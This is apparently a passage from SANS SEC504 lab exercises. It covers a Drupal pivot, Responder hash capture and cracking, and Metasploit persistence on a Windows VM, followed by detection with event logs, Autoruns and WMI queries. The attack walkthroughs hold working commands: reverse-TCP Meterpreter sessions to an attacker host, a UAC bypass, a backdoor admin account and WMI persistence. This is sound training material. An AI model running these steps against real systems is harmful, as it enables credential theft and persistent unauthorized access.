
While that SSH session is open, open a new terminal window. Run `netstat -nat` to see the new TCP port listening on 127.0.0.1:8080, as shown here:

```

sec504@slingshot:~$ netstat -nat | grep 8080
tcp        0      0 127.0.0.1:8080      0.0.0.0:*           LISTEN
tcp6       0      0 :::1:8080           :::*                LISTEN

```

Since connections on 127.0.0.1:8080 will forward to the Drupal server, you can browse to the target system using Firefox. Open Firefox and browse to <http://127.0.0.1:8080> (<http://127.0.0.1:8080>).



Since the target system is accessible on 127.0.0.1:8080, you can repeat the steps to exploit the system using Metasploit, this time omitting the initial `sshexec` and `route` commands. When using the

`unix/webapp/drupal_drupalgeddon2` exploit, set the `RHOSTS` parameter to `127.0.0.1` and set `RPORT` to `8080`.

Additional Resources

- [SANS SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/sec560\)](https://www.sans.org/sec560)
- [Metasploit Meterpreter Documentation \(https://github.com/rapid7/metasploit-framework/wiki/Meterpreter\)](https://github.com/rapid7/metasploit-framework/wiki/Meterpreter)

Lab 5.3: Responder Attack

Brief Intro

We've mentioned the responder tool several times already. Now it's your time to play with this powerful and fascinating tool.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Run Responder on your Linux VM to grab the NetNTLM password from your Windows VM.

Walkthrough

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection`
10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1
```

```
ComputerName      : 10.10.75.1
RemoteAddress     : 10.10.75.1
InterfaceAlias    : Ethernet
SourceAddress     : 10.10.0.1
PingSucceeded     : True
PingReplyDetails (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Launch Responder

From the Slingshot Linux VM, open a terminal. Change to the `/opt/responder` directory, then launch Responder with `sudo` and the following options, as shown below:

- `-I eth0` :the `-I` tells responder which interface to run on for capturing network activity
- `-i 10.10.75.1` :the `-i` option tells responder what IP address to tell victim systems to connect to for LLMNR responses

```
sec504@slingshot:~$ cd /opt/responder/
sec504@slingshot:/opt/responder$ sudo responder -I eth0 -i 10.10.75.1
```

```

      _
  .---.---.---.---.---.---.---.---| |.---.---.
|  _|  -_|_  --|  _|  _|  _|  _|  _|  _|  _|
|__|  |___|___|  _|___|___|___|___|___|___|
      |__|
```

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR [ON]

NBT-NS [ON]


DNS/MDNS [ON]

...


[+] Listening for events...

Access a Non-existent System

Return to your Windows VM. Open File Explorer and try to browse to a non-existent server (something like `\\hellooo504`) using the location bar.



In the example above, I tried to connect to `\\hellooo504` . After a few moments, I got a pop-up saying that my system cannot connect to the `\\hellooo504` system.



But it did try. And when it tried, it sent my password hash. Let's go see what that looks like.

Observe Captured NTLMv2 Hashes

Return to the Slingshot Linux VM. In the Responder window, you should see the request and response for the `\\hellooo504` system. And, when it did, the victim system responded with its `password hash` and `user ID` .

```

-----
Exception happened during processing of request from ('10.10.0.1', 5353)
... this error can be ignored
-----

[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name SEC504 (service: Domain
Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name HELLOOO504 (service: File
Server)
[*] [LLMNR] Poisoned answer sent to 10.10.0.1 for name hellooo504
[SMB] NTLMv2-SSP Client : 10.10.0.1
[SMB] NTLMv2-SSP Username : SEC504STUDENT\Sec504
[SMB] NTLMv2-SSP Hash :
Sec504::SEC504STUDENT:1122334455667788:73B923D6B6CAF91DA6313E2AC7BF1761:010100000000

[SMB] Requested Share : \\HELLOOO504\IPC$
[*] [LLMNR] Poisoned answer sent to 10.10.0.1 for name hellooo504
[*] Skipping previously captured hash for SEC504STUDENT\Sec504
[SMB] Requested Share : \\HELLOOO504\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.0.1 for name HELLOOO504 (service:
Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 10.10.0.1 for name hellooo504
[HTTP] NTLMv2 Client : 10.10.0.1
[HTTP] NTLMv2 Username : SEC504STUDENT\Sec504
[HTTP] NTLMv2 Hash :
Sec504::SEC504STUDENT:1122334455667788:610819743C5B46BDD143B12B4C0027AF:010100000000

```

Thankfully, we do not need to copy and paste this information. Responder automatically saves it to a file already formatted to be cracked by tools like John the Ripper and Hashcat.

Stop the Responder Session

Next, stop your Responder session by pressing CTRL+C in the Responder terminal window.

Crack the Password Hash

With our Responder session stopped, we can proceed to password cracking using John the Ripper.

From the terminal where you just stopped Responder, change to the `logs` directory, as shown:

```

sec504@slingshot:/opt/responder$ cd logs/
sec504@slingshot:/opt/responder/logs$

```

Next, start John the Ripper, reading the password hash data stored in the `SMB-NTLMv2-SSP-10.10.0.1.txt` file, as shown:

```
sec504@slingshot:/opt/responder/logs$ ls
Analyzer-Session.log      Poisoners-Session.log  SMB-NTLMv2-SSP-10.10.0.1.txt
HTTP-NTLMv2-10.10.0.1.txt  Responder-Session.log
sec504@slingshot:/opt/responder/logs$ john SMB-NTLMv2-SSP-10.10.0.1.txt
Warning: detected hash type "netntlmv2", but the string is also recognized as
"ntlmv2-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
sec504          (Sec504)
1g 0:00:00:00 DONE 1/3 (2020-02-10 19:06) 20.00g/s 320.0p/s 320.0c/s 320.0C/s
Sec504student..sec504studentsec504
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed
```

Cleanup

Responder will recognize that it has previously captured credentials for the sec504 user, preventing you from repeating the lab exercise. Remove the previously captured credentials by deleting the Response database file, as shown here:

```
sec504@slingshot:/opt/responder/logs$ sudo rm /opt/responder/Responder.db
```

Optionally, you may also wish to remove the old Response log information as well:

```
sec504@slingshot:/opt/responder/logs$ sudo rm /opt/responder/logs/*
```

Conclusion

This lab showed just how dangerous an attacker can be when they get on the same network as a victim. There are a large number of Layer 2 attacks that can easily be launched on any system that is on the same local network as the attacker.

Once again, user awareness, firewalls, and application execution control lists are quickly becoming critical for any robust security architecture.

Why This Lab Is Important

This lab should highlight how straightforward it is to grab hashes from an improperly configured host. You must try to disable LLMNR, WPAD, and any other common misconfiguration discussed in this module of the class. Failure to do so will likely result in devastating attacks once an adversary is able to get into your network. If there are legacy systems that require these insecure settings, please put them in an isolated network zone to minimize the risk to your organization.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/ResponderAttack/\)](/videos/ResponderAttack/) for additional information.



Bonus (If Time Permits or Homework)

- Run Responder on your network (REMEMBER, YOU MUST HAVE WRITTEN PERMISSION)
- Try running the PowerShell equivalent of this lab, [Inveigh \(https://github.com/Kevin-Robertson/Inveigh\)](https://github.com/Kevin-Robertson/Inveigh) (note that Inveigh's hash output format is different than the John the Ripper-compatible hash generated by Responder; to use Inveigh for password recovery, you will need to cut and paste the Inveigh output and recreate the Windows hashdump format for compatibility with John).

Additional Resources

[Responder for Purple Teams \(http://www.irongeek.com/i.php?page=videos/derbycon6/510-responder-for-purple-teams-kevin-gennuso\)](http://www.irongeek.com/i.php?page=videos/derbycon6/510-responder-for-purple-teams-kevin-gennuso)

Lab 5.4: Establishing Persistence with Metasploit

Brief Intro

In this lab exercise you'll work with the Slingshot Linux VM as an attacker, and the Windows 10 VM as a victim, using Metasploit to establish persistent access to the compromised system. After establishing persistence, you'll look at the analysis opportunities available as an incident responder to identify this adversary tactic.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Establish two persistence methods by adding a new user and leveraging the Metasploit `wmi_persistence` exploit. After establishing the persistence methods, leverage a combination of PowerShell `Get-WinEvent` , Autoruns, and `Get-WMIObject` to identify the persistence methods.

Walkthrough

Overview

In this lab the Slingshot Linux system will be the attacking node, using an exploit to gain access to the Windows 10 system. After establishing access, you will deploy multiple persistence mechanisms to preserve access to the target system.



Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection`
10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1

ComputerName           : 10.10.75.1
RemoteAddress          : 10.10.75.1
InterfaceAlias         : Ethernet
SourceAddress          : 10.10.0.1
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Establish Meterpreter C2

For this lab we'll deploy three persistence methods using Metasploit Meterpreter. To establish the Meterpreter session we'll use the familiar PsExec exploit that we used in our [Metasploit Attack and Analysis \(Metasploit-Attack-and-Analysis.html\)](#) lab.

Instead of manually entering the PsExec exploit steps, we have supplied a script to automate the exploit process. Launch the script in `~/labs/quick/psexec.rc` using Metasploit, as shown here.

```

sec504@slingshot:~$ msfconsole -q -r labs/quick/psexec.rc
[*] Processing labs/quick/psexec.rc for ERB directives.
resource (labs/quick/psexec.rc)> use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
resource (labs/quick/psexec.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (labs/quick/psexec.rc)> set RHOST 10.10.0.1
RHOST => 10.10.0.1
resource (labs/quick/psexec.rc)> set SMBUSER sec504
SMBUSER => sec504
resource (labs/quick/psexec.rc)> set SMBPASS sec504
SMBPASS => sec504
resource (labs/quick/psexec.rc)> set LHOST 10.10.75.1
LHOST => 10.10.75.1
resource (labs/quick/psexec.rc)> exploit
[*] Started reverse TCP handler on 10.10.75.1:4444
[*] 10.10.0.1:445 - Connecting to the server...
[*] 10.10.0.1:445 - Authenticating to 10.10.0.1:445 as user 'sec504'...
[*] 10.10.0.1:445 - Selecting PowerShell target
[*] 10.10.0.1:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 10.10.0.1
[+] 10.10.0.1:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1556) at 2021-07-
01 18:48:03 +0000

meterpreter >

```

Note: If you don't get a Meterpreter session after launching Metasploit with the `psexec.rc` script, double-check your command line arguments. Also ensure that the Slingshot Linux system is reachable at 10.10.75.1, and the Windows 10 system has the 10.10.0.1 IP address.

Persistence 1 - Add a Local Administrative User

For the first persistence mechanism, we'll add a new local administrator user named `assetmgt`. From Meterpreter, use the `execute` function to examine your shell privileges by running `whoami`, shown here.

```
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1556) at 2021-07-01 18:48:03 +0000
```

```
meterpreter > execute -if whoami  
Process 6412 created.  
Channel 2 created.  
nt authority\system  
meterpreter >
```

The `execute` function accepts the command to run with the `-f` argument. The `-i` argument indicates that the command should be run interactively (so the attacker can see the output of the command). Here we've combined the two arguments with `-if`.

Here we see that the Meterpreter session has `nt authority\system` access. This is expected, since the PsExec exploit needs Administrator access to be successful. It also tells an attacker that they have the necessary privileges to create a new user.

Next, add a new user account with Meterpreter `execute`, running the Windows `net user` command, as shown here.

```
meterpreter > execute -if "net user /add assetmgt Password1"  
Process 3948 created.  
Channel 5 created.  
The command completed successfully.  
  
meterpreter >
```

Next, use the `net localgroup` command to add this user to the local Administrator's group, as shown here.

```
meterpreter > execute -if "net localgroup administrators /add assetmgt"  
Process 1388 created.  
Channel 6 created.  
The command completed successfully.  
  
meterpreter >
```

Finally, verify that the `assetmgt` account has been added, as shown.

```

meterpreter > execute -if "net user"
Process 668 created.
Channel 8 created.

User accounts for \\

-----
Administrator      assetmgt            DefaultAccount
Guest              Sec504              WDAGUtilityAccount
The command completed with one or more errors.

meterpreter > execute -if "net localgroup administrators"
Process 5488 created.
Channel 9 created.
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-----
Administrator
assetmgt
Sec504
The command completed successfully.

meterpreter >

```

Just like an attacker will, it's wise to verify that the commands submitted ran successfully by verifying the new user account and group membership details.

Persistence 2 - WMI Event Subscription

For the next persistence method we'll use the Metasploit WMI persistence exploit to trigger a Meterpreter reverse TCP payload anytime a user fails to login with the username *mssqladmin*.

Note: The user mssqladmin doesn't normally exist. It is selected here just to blend in as a potentially legitimate-seeming username.

The WMI event subscription persistence technique must be used with a user process that has bypassed UAC permissions. To accommodate this we will migrate to the `explorer.exe` process invoked when the Windows user logged in, as shown here.

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 5600 to 4752...
[*] Migration completed successfully.
```

In order to apply the WMI event subscription persistence method, an attacker needs to bypass the User Access Control (UAC) prompt. For this Windows 10 target, we can do this by using the `bypassuac_injection` exploit. First, background the Meterpreter session, as shown here.

```
meterpreter > background
[*] Backgrounding session 1...
```

Next, load the `bypassuac_injection` exploit and specify the target parameters, as shown here.

```
msf6 exploit(windows/smb/psexec) > use
exploit/windows/local/bypassuac_injection
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection) > set lhost 10.10.75.1
lhost => 10.10.75.1
msf6 exploit(windows/local/bypassuac_injection) > set session 1
session => 1
```

Next, deliver the exploit, creating a new Meterpreter session by issuing the `run` command, as shown here.

```
msf6 exploit(windows/local/bypassuac_injection) > run

[*] Started reverse TCP handler on 10.10.75.1:4444
[+] Windows 10 (10.0 Build 17134). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading pUyKjOGt.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (175174 bytes) to 10.10.0.1
[*] Meterpreter session 2 opened (10.10.75.1:4444 -> 10.10.0.1:1546) at 2021-07-01 21:01:23 +0000

meterpreter >
```

Using this exploit we have bypassed UAC, and now have a 2nd Meterpreter session. This session has the privileges we need to use the WMI event subscription persistence method. Next, background this new Meterpreter session, as shown here.

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_injection) >
```

Next, load the `wmi_persistence` exploit. Set the `session` number to 2 (the UAC bypass-generated session); set the `lhost` parameter to point to the attacker system (Slingshot Linux); and set the `username_trigger` to `mssqladmin`, as shown here.

```
msf6 exploit(windows/local/bypassuac_injection) > use
exploit/windows/local/wmi_persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/wmi_persistence) > set session 2
session => 2
msf6 exploit(windows/local/wmi_persistence) > set lhost 10.10.75.1
lhost => 10.10.75.1
msf6 exploit(windows/local/wmi_persistence) > set username_trigger mssqladmin
username_trigger => mssqladmin
```

Finally, deliver the exploit using the `run` command, as shown here.

```
msf6 exploit(windows/local/wmi_persistence) > run

[*] Installing Persistence...
[+] - Bytes remaining: 12556
[+] - Bytes remaining: 4556
[+] Payload successfully staged.
[+] Persistence installed! Call a shell using "smbclient \\\\10.10.0.1\\C$ -U
mssqladmin "
[*] Clean up Meterpreter RC file:
/home/sec504/.msf4/logs/wmi_persistence/10.10.0.1_20210701.0424/10.10.0.1_20210701.0
```

Reboot Windows

Next, reboot the Windows system. Login after the system starts back up. After a few seconds you will see a message from Metasploit indicating that sessions previously established have died, as shown here.

```
msf6 exploit(windows/local/wmi_persistence) > [*] 10.10.0.1 - Meterpreter session 2 closed. Reason: Died
[*] 10.10.0.1 - Meterpreter session 1 closed. Reason: Died
```

After you see the `Reason: Died` message, press Enter to return to the Metasploit prompt.

Establish Callback Handler

Remember that to accommodate the reverse TCP Meterpreter session, the attacker must be listening and waiting for the connection from the victim. From Metasploit, load the `handler` exploit with the payload reverse TCP payload, as shown here.

```
msf6 exploit(windows/local/wmi_persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Next, set the payload and lhost parameters to match the settings used for the persistence exploits earlier, as shown here.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.75.1
lhost => 10.10.75.1
```

Next, launch the exploit handler, as shown here.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.75.1:4444
```

At this point the attacker is waiting for the persistence methods to execute based on the methods previously deployed.

Trigger the WMI Event Subscription Persistence

With the listener ready to accept our connection, we can trigger the WMI event subscription persistence. Remember that this persistence mechanism waits for a user to attempt to login using the username *mssqladmin* with an incorrect password.

Open a new terminal on Slingshot Linux. From the terminal prompt, run `smbclient` with the `mssqladmin` username, as shown here.

Tip: It may be helpful to watch both VMs at the same time when completing this step.

```
sec504@slingshot:~$ smbclient //10.10.0.1/C$ -U mssqladmin%badpass  
WARNING: The "syslog" option is deprecated  
session setup failed: NT_STATUS_LOGON_FAILURE
```

After issuing the `smbclient` command, return to the terminal where you launched Metasploit. After several seconds, you will see a Meterpreter session appear, having launched the WMI event subscription persistence method, as shown here.

```
[*] Sending stage (175174 bytes) to 10.10.0.1  
[*] Meterpreter session 4 opened (10.10.75.1:4444 -> 10.10.0.1:1545) at 2021-07-  
01 21:31:09 +0000  
  
meterpreter >
```

Note: If you don't get a Meterpreter callback shortly after running `smbclient`, wait 1 minute and try again. If the Windows Event Log service hasn't finished starting yet, the WMI event subscription won't observe the log that triggers the persistence payload.

Here again we see the persistence method works. By using the Windows WMI event subscription features, an attacker can trigger a payload to execute on nearly any Windows event; in this case, a failed login attempt with a specific username of `mssqladmin`.

Local User Analysis

Next we'll look at some options to detect these persistence methods as a defender. First, we'll return to the local user account added to the system.

From your Windows VM, open a PowerShell session as an Administrator: right click on the Desktop PowerShell icon, then click Run as administrator.

From the PowerShell session, we can run familiar commands such as `net user`, as shown here.

```
PS C:\WINDOWS\system32> net user
```

```
User accounts for \\SEC504STUDENT
```

```
-----  
Administrator          assetmgt                DefaultAccount  
Guest                  Sec504                 WDAGUtilityAccount  
The command completed successfully.
```

Here we can spot the unauthorized account *assetmgt* (`Get-LocalUser` would also work from PowerShell to get similar results), but what if we didn't know which users were valid? We might look for recently created user accounts which can be found by interrogating the Security event log for Event ID 4720.

To interrogate the event log, we'll build a PowerShell *hash table* with the attributes we're looking for. This allows us to query the event log much faster than a conventional *where* modifier. Run the PowerShell `Get-WinEvent` cmdlet, filtering to show only the Event ID 4720 messages, as shown here.

```
PS C:\WINDOWS\system32> Get-WinEvent -FilterHashtable @{ Logname='Security';  
ID=4720} | fl -property timecreated, message
```

```
TimeCreated : 7/2/2021 7:26:09 PM
```

```
Message      : A user account was created.
```

Subject:

```
Security ID:      S-1-5-18  
Account Name:     SEC504STUDENT$  
Account Domain:   SEC504  
Logon ID:         0x3E7
```

New Account:

```
Security ID:      S-1-5-21-2977773840-2930198165-  
1551093962-1201  
Account Name:     assetmgt  
Account Domain:   SEC504STUDENT
```

Attributes:

```
SAM Account Name:  assetmgt  
Display Name:     -  
User Principal Name: -  
Home Directory:
```

```
...
```

PowerShell allows us to query the event logs to identify the creation of new user accounts by looking for the corresponding event ID. Many of the fields are marked as *value not set* because the user has not logged into the account, but we can see the account name is *assetmgt* and the date the account was created.


The fault in this analysis technique is that the Security event log, by default, will start to remove old entries when the log file exceeds 20 MB. It is possible that the event that corresponds to the new user creation may not exist if there have been many log entries added to the Security event log since the time of the new user creation.

Leave the PowerShell session open; we'll return to it later in this lab.

Autoruns

Next, let's look at persistence analysis with the Autoruns utility. Autoruns is included in the Microsoft SysInternals suite of analysis tools.


SysInternals provides the best analysis when it is launched as an administrator. Launch Windows Explorer and navigate to the `C:\Tools\Sysinternals` directory. Right-click on the `autoruns64.exe` program, then select Run as administrator. Accept the EULA if this is the first time you have launched the Autoruns program. Autoruns will launch and display all observed ASEPs, as shown here.



A few notes about the Autoruns display:

- By default, Autoruns hides Windows built-in programs; you can view these hidden entries by clicking Options | Hide Windows Entries (uncheck).
- White lines indicate that the ASEP is present and the program is signed
- Red lines indicate that the ASEP does not have a publisher name entry
- Yellow lines indicate that the ASEP exists but the corresponding executable is *not found* or *not known*

Click on the WMI tab to focus on ASEP entries related to WMI event subscription. Notice that there is a single entry, corresponding to the Metasploit `wmi_persistence` exploit that we used earlier in the lab.



Autoruns is able to identify the presence of a WMI event, and also displays the query data when you select the entry. However, Autoruns doesn't give us a complete picture of what the attacker has established with the WMI ASEP. To get additional detail, we return to our administrative PowerShell prompt and use the `Get-WMIObject` cmdlet to interrogate the WMI event subscription data, as shown here.

Autoruns doesn't wrap the long line of the WMI query language data, but if you click on the line and highlight, dragging the mouse to the right you can see the entire string, and copy it into your clipboard with CTRL+C.

```

PS C:\WINDOWS\system32> Get-WMIObject -Namespace root\Subscription -Class
__EventFilter | fl -property *

PSComputerName      : SEC504STUDENT
__GENUS              : 2
__CLASS              : __EventFilter
__SUPERCLASS         : __IndicationRelated
__DYNASTY             : __SystemClass
__RELPATH            : __EventFilter.Name="SCM Event Log Filter"
...

PSComputerName      : SEC504STUDENT
__GENUS              : 2
__CLASS              : __EventFilter
__SUPERCLASS         : __IndicationRelated
__DYNASTY             : __SystemClass
__RELPATH            : __EventFilter.Name="UPDATER"
__PROPERTY_COUNT     : 6
__DERIVATION          : {__IndicationRelated, __SystemClass}
__SERVER              : SEC504STUDENT
__NAMESPACE          : ROOT\Subscription
__PATH               : \\SEC504STUDENT\ROOT\Subscription:__EventFilter.Name="UPDATER"
CreatorSID           : {1, 5, 0, 0...}
EventAccess          :
EventNamespace       : root/cimv2
Name                 : UPDATER
Query                : SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_NTLogEvent' AND Targetinstanc
                    '%mssqladmin%'
QueryLanguage        : WQL
